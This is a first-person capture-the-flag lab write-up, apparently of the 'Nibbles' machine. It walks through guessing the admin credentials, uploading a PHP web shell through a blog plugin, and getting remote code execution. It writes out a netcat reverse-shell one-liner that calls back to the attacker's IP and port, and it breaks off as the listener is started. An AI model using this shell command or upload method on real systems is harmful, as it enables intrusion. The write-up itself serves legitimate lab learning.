
This prompted me to try and login in as:-

Username = admin


Password = nibbles




I was right! here I was, finally logged in successfully in the system as administrator.



Next step was to navigate on this page and first thing I started with was to check what this options could offer.




And because our task was about uploading plugins I immediately click the plugin option which sends me to this page.




Plugins: Allows us to configure, install, or uninstall plugins. The My image plugin allows us to upload an image file. Having learnt about uploading files with a php code that is to help me get a reverse shell using netcat, this becomes my next step.

Therefore I click on the configure link:





This page gives me an advantage to browse and upload my files, which is what am going to do; Uploading the shell.php file.

To do this I open my mousepad in Linux and write this php code then I saved it as **php.shell.**




Next was to upload this file and check if it has been successfully uploaded in the shell.





I then checked to see if i had a command execution.




I do! It looks like i have gained remote code execution on the web server, and the Apache server is running in the nibbler user context. Let us modify our PHP file to obtain a reverse shell and start poking around the server.

Next step was to edit the local PHP file and upload it again, using another php command that should get us a reverse shell.


PHP code to use next: **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING IP> <LISTENING PORT) >/tmp/f**

THIS IS THE POINT I WAS MAKING AN ERROR THAT LED TO THE FIRST TIME EXPIRY.

I was using the target IP address on my php code that is supposed to send a reverse instead of using my local machine (tun0) IP address, therefor I could not receive any feedback even after executing the newely saved image.php file.




My time was up due to this error




2ND TRIAL.


After realizing my mistake and having a new target IP address, I decided to check if I was able to find the same results as trial 1 and yes, all results matched therefor I opted to continue with the exercise. Below is a gobuster search that gives same results.




I login again as administrator: **Username:admin, Password:nibbles.**




Now that I know I use tun0 I run **ifconfig** to check my IP address, which is:- **10.10.14.200**



Next was to now edit the php file using tun0 and I use port 4444




Next is to upload the edited shell.php file as shown below:




Successfully uploaded.


Uploaded on the server also.



Now I will run my listener using netcat then open this file either using cURL or in my web browser, but in my case I utilized cURL.



